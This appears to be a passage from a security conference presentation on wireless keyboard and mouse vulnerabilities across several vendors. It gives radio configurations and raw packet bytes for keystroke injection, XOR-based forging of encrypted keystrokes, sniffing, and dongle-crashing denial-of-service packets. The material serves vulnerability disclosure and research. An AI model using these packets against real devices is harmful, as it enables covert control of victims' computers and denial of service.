- Radio gain turned up to 11
- Low keepalive timeouts

Logitech G900 - Radio Configuration



Radio Configuration	
Channels (MHz)	2402, 2404, 2425, 2442, 2450, 2457, 2479, 2481
Data Rate	2Mbps (2MHz GFSK)
Address Length	5 bytes
CRC Length	2 bytes
ESB Payload Lengths	5, 10, 11, 22

Logitech G900 - Unencrypted Keystroke Injection

Unencrypted keystrokes can be injected into the address of a G900 mouse

`‘a’ key down (scan code 4)`

```
00 C1 00 04 00 00 00 00 00 3B
```

`‘a’ key up (no scan codes specified)`


```
00 C1 00 00 00 00 00 00 00 3F
```

Logitech G900 - Malicious Macro Programming

- Logitech Gaming Software lets you customize mouse buttons
- You can program in macros!
- Macros can have arbitrary delays, and can be sufficiently long to do complex commands
- Macros can be programmed over the air by an attacker…
- Full technical details are the whitepaper!

Chicony

- OEM who makes the AmazonBasics keyboard, and the Dell KM632
- Same protocol used on both sets
- nRF24L based, no firmware update support



Radio Configuration	
Channels (MHz)	2403-2480, 1MHz spacing
Data Rate	2Mbps (2MHz GFSK)
Address Length	5 bytes
CRC Length	2 bytes

Chicony - Unencrypted Keystroke Injection

AmazonBasics Mouse

- **Attacker transmits these three packets to the RF address of a mouse**
- **Lowest 5 bytes of second packet is HID data**
- **Generates ‘a’ key down event (scan code 4)**

```
0F 0F 0F 0F 0F 0F 0F 0F 0F 0F 0F 0F 0F 0F 0F 0F 0F 0F 0F 0F 0F 0F 0F 0F

0F 0F 0F 0F 0F 0F 0F 0F 0F 0F 0F 0F 0F 0F 0F 0F 0F 0F 0F  00 00 00 04 00

0F 0F 0F 0F 0F 0F 0F 0F 0F 0F 0F 0F 0F 0F 0F 0F 0F 0F 0F 0F 0F 0F 0F 0F
```

Dell KM632 Mouse

- **Attacker transmits this packet to the RF address of a mouse**
- **Bytes 1-7 are HID data, generating ‘a’ key down event (scan code 4)**

```
06 00 04 00 00 00 00 00 0F 0F 0F 0F 0F 0F 0F 0F 0F 0F 0F 0F 0F 00 00 00
```

Chicony - Encrypted Keystroke Injection

Dell KM632 keyboard and AmazonBasics keyboard

1. Sniff a keypress, knowing that unencrypted “key up” packet is 00 00 00 00 00 00 00

```
B9 D6 00 8E E8 7C 74 3C BD 38 85 55 92 78 01 // 'a' key down

D0 E4 6F 75 C9 D1 53 30 39 7B AD BC 44 B1 F6 // 'a' key up
```


2. Octets 0-7 of the “key up” packet are your ciphertext!

```
B9 D6 00 8E E8 7C 74 3C = Ciphertext of BD 38 85 55 92 78 01 XOR’d w/ 00 00 00 00 00 00 04

D0 E4 6F 75 C9 D1 53 30 = Ciphertext of 39 7B AD BC 44 B1 F6 XOR’d w/ 00 00 00 00 00 00 00
```


3. XOR your ciphertext with 00 00 00 00 00 00 05 to make a ‘b’ keypress!

```
D0 E4 6A 75 C9 D1 53 30 39 7B AD BC 44 B1 F6 // 'b' key down

D0 E4 6F 75 C9 D1 53 30 39 7B AD BC 44 B1 F6 // 'b' key up
```

MOSART




Radio Configuration	
Channels (MHz)	2402-2480, 2MHz spacing
Data Rate	1Mbps (1MHz GFSK)
Address Length	4 bytes
CRC Length	2 bytes, CRC-16 XMODEM
Payload Whitening	0x5A (repeated)



Preamble	Address	Frame Type	Sequence Number	Payload	CRC	Postamble
2 bytes	4 bytes	4 bits	4 bits	3-5 bytes	2 bytes	1 byte

Figure 7: MOSART packet format


MOSART - Keystroke Sniffing and Injection



MOSART Keypress Packet

Field	**Length**	**Description**
Preamble	2 bytes	AA:AA
Address	4 bytes	
Frame Type	4 bits	0x07
Sequence Number	4 bits	
Key State	1 byte	0x81 (down) or 0x01 (up)
Key Code	1 byte	
CRC	2 bytes	CRC-16 XMODEM
Postamble	1 byte	FF

Signia



Radio Configuration	
Channels (MHz)	2402-2480, 1MHz spacing
Data Rate	1Mbps (1MHz GFSK)
CRC Length	2 bytes, CRC-16-CCITT


Signia - Keystroke Sniffing and Injection

- Similar to the encrypted keystroke injection vulns, but finding a whitening sequence instead of ciphertext

```
AA AA AA A8 0F 71 4A DC EF 7A 2C 4A 2A 28 20 69 87 B8 7F 1D 8A 5F C3 17

AA AA AA A8 0F 71 4A DC EF 7A 2C 4A 2A 28 20 69 A7 B8 7F 1D 8A 5F F6 1F

20 69 87 B8 7F 1D 8A 5F = 'a' key down XOR'd with whitening sequence

20 69 A7 B8 7F 1D 8A 5F = key up (i.e. whitening sequence)
```

GE (but really Jasco)

- GE name on the product
- Made by Jasco, who licenses the GE brand
- No longer produced
- Mystery (unencrypted) transceiver



Radio Configuration	
Channels (MHz)	2402-2480, 1MHz spacing
Data Rate	500kbps (500kHz GFSK)
CRC Length	2 bytes, CRC-16-CCITT

GE - Keystroke Sniffing and Injection

```
An 'a' keystroke is transmitted over the air in the following format:

55:55:55:54:5A:07:9D:01:04:00:00:00:00:00:00:00:30:41 // 'a' key down

55:55:55:54:5A:07:9D:01:00:00:00:00:00:00:00:00:3F:2C // 'a' key up

Bytes 0-2:   preamble

Bytes 3-6:   sync field / address

Bytes 7-15:  payload

Bytes 16-17: CRC
```

USB HID keystroke data, in the clear. Easy mode.

Lenovo

- Multiple OEMs and protocols, all based on nRF24L
- All affected devices share the same RF configuration:
    - 2Mbps data rate
    - 5 byte address width
    - 2 byte CRC
- Denial of service vulnerabilities affecting products from multiple OEMs

Lenovo - Denial of Service

Lenovo Ultraslim

Transmit this to the mouse address to crash the dongle:

```
0F:0F:0F:0F:0F:0F:0F:0F:0F:0F:0F:0F:0F:0F:0F:0F:0F:0F:0F:0F:0F:0F:0F:0F:0F:0F:
0F:0F:0F:0F:0F:0F:0F
```

Lenovo Ultraslim Plus

Transmit this to the keyboard address to crash the dongle:

```
0F
```

Lenovo N700:

Transmit this to the mouse address to crash the dongle:

```
0F:0F:0F:0F:0F:0F:0F:0F:0F:0F:0F:0F:0F:0F
```

Lenovo - Unencrypted Keystroke Injection

Transmit to a Lenovo 500 wireless mouse address to inject ‘a’ keystroke:

```
00:00:0B:00:00:04:00:00:00 // ‘a’ key down

00:00:0B:00:00:00:00:00:00 // ‘a’ key up
```

Lenovo - Encrypted Keystroke Injection

Lenovo Ultraslim (not Ultraslim Plus!) keyboard

1. Sniff a keypress, knowing that unencrypted “key up” packet is 00 00 00 00 00 00 00

```
49 C3 5B 02 59 52 86 9F 38 36 27 EF AC // 'a' key down
4C 66 E1 46 76 1A 72 F4 F5 C0 0D 85 C3 // 'a' key up
```

2. Octets 0-6 of the “key up” packet are your ciphertext!


```
49 C3 5B 02 59 52 86 = Ciphertext of 9F 38 36 27 EF AC XOR’d w/ 00 00 04 00 00 00 00
4C 66 E1 46 76 1A 72 = Ciphertext of F4 F5 C0 0D 85 C3 XOR’d w/ 00 00 00 00 00 00 00
```

3. XOR your ciphertext with 00 00 05 00 00 00 00 to make a ‘b’ keypress!

```
4C 66 E4 46 76 1A 72 F4 F5 C0 0D 85 C3 // 'b' key down
4C 66 E1 46 76 1A 72 F4 F5 C0 0D 85 C3 // 'b' key up
```

Microsoft

- Old style XOR-encrypted wireless keyboards
- New style AES-encrypted wireless keyboards
- Mice from both generations vulnerable to keystroke injection
- nRF24L based, no firmware update support



Radio Configuration	
Channels (MHz)	2403 - 2480
Data Rate	2Mbps (2MHz GFSK)
Address Length	5 bytes
CRC Length	2 bytes

Microsoft - Unencrypted Keystroke Injection

The following packets will generate an 'a' keystroke when transmitted to the RF address of a mouse:

Microsoft Sculpt Ergonomic Desktop / Microsoft USB dongle model 1461

```
08:78:87:01:A0:4D:43:00:00:04:00:00:00:00:00:A3

08:78:87:01:A1:4D:43:00:00:00:00:00:00:00:00:A6
```

Microsoft Wireless Mobile Mouse 4000 / Microsoft USB dongle model 1496


```
08:78:18:01:A0:4D:43:00:00:04:00:00:00:00:00:3C

08:78:18:01:A1:4D:43:00:00:00:00:00:00:00:00:39
```

Microsoft Wireless Mouse 5000 / Microsoft 2.4GHz Transceiver v7.0

```
08:78:03:01:A0:4D:43:00:00:04:00:00:00:00:00:27

08:78:03:01:A1:4D:43:00:00:00:00:00:00:00:00:22
```

HP (non-MOSART)

The HP Wireless Elite v2 is an nRF24L based wireless keyboard and mouse set with a proprietary communication protocol using AES encryption.



Radio Configuration	
Channels (MHz)	2403 - 2480 (1MHz spacing)
Data Rate	2Mbps (2MHz GFSK)
Address Length	5 bytes
CRC Length	2 bytes


HP - Encrypted Keystroke Injection

```
[keyboard] 06 11 11 7B E8 7F 80 CF 2E B1 49 49 CB                   // key down
[dongle]   06 11 11 7B E8 7F 80 CF 2E B1 49 49 CB
[keyboard] 07
[dongle]   0B 69 6A 15 A0 B2 11 11 7B
[keyboard] 06 11 11 7B E8 7F D1 CF 2E B1 49 49 CB                   // key up
[dongle]   06 11 11 7B E8 7F D1 CF 2E B1 49 49 CB
[keyboard] 07
[dongle]   0B 69 6A 15 A0 B2 11 11 7B
[keyboard] 06 11 11 7B E8 7F 80 CF 2E B1 49 49 CB                   // key down
[dongle]   07 69 6A 15 A0 B2 11 11 7B B1 49 49 CB
[keyboard] 07
[dongle]   0B 69 6A 15 A0 B2 11 11 7B
[keyboard] 06 11 11 7B E8 7F D1 CF 2E B1 49 49 CB                   // key up
[dongle]   06 11 11 7B E8 7F D1 CF 2E B1 49 49 CB
[keyboard] 07
[dongle]   0B 69 6A 15 A0 B2 11 11 7B
[keyboard] 04                                                       // request key rotate
[dongle]   0A DA 88 A3 0B 00                                        // crypto exchange
[keyboard] 05 10 22 C9 60 E7 CE 2B 48 6F AD E1 1C 16 C2 BD E0       // crypto exchange
[dongle]   05 10 22 C9 60 E7 CE 2B 48 6F AD E1 1C 16 C2 BD E0       // crypto exchange
[keyboard] 06 C2 CF B5 55 F8 52 28 CA 8B DC 92 63                   // key down
[dongle]   06 C2 CF B5 55 F8 52 28 CA 8B DC 92 63
[keyboard] 07
[dongle]   0B DA 88 A3 0B 00 C2 CF B5
[keyboard] 06 C2 CF B5 55 F8 1D 28 CA 8B DC 92 63                   // key up
[dongle]   06 C2 CF B5 55 F8 1D 28 CA 8B DC 92 63
```

Similar to other vulnerabilities, the ciphertext can be inferred by watching a key down and key up sequence, and Used to generate malicious encrypted keystrokes.

Gigabyte

- nRF24L based unencrypted wireless keyboard and mouse
- nRF24L01 transceiver (Shockburst)
- SONIX keyboard/mouse/dongle ASICs



Radio Configuration	
Channels (MHz)	2403 - 2480 (1MHz spacing)
Data Rate	1Mbps (1MHz GFSK)
Address Length	5 bytes
CRC Length	2 bytes

Gigabyte - Keystroke Sniffing and Injection

An 'a' keystroke is transmitted over the air in the following format:

```
CE:00:02:00:00:00:00:00:00:00:3F:80:3D // 'a' key down
```

Stuff we care about (keyboard USB HID data), is shifted one bit right.

Shift it to the left, and we get an ‘a’ scan code (04)! Woooo!!!

4. Vendor Responses

Most of the vendors are still in disclosure for one or more vulnerabilities. Vendor responses and mitigation options will be updated prior to DEF CON, and will be included in the slide deck distributed online and used in the presentation.

5. Demo

Demo - Logitech Unifying

- Logitech M510
- Forced pairing
- Disguise keyboard as mouse
- Unencrypted keystroke injection into keyboard address

Demo - Microsoft

- Microsoft Sculpt Ergonomic Mouse
- Unencrypted Keystroke Injection

Questions?

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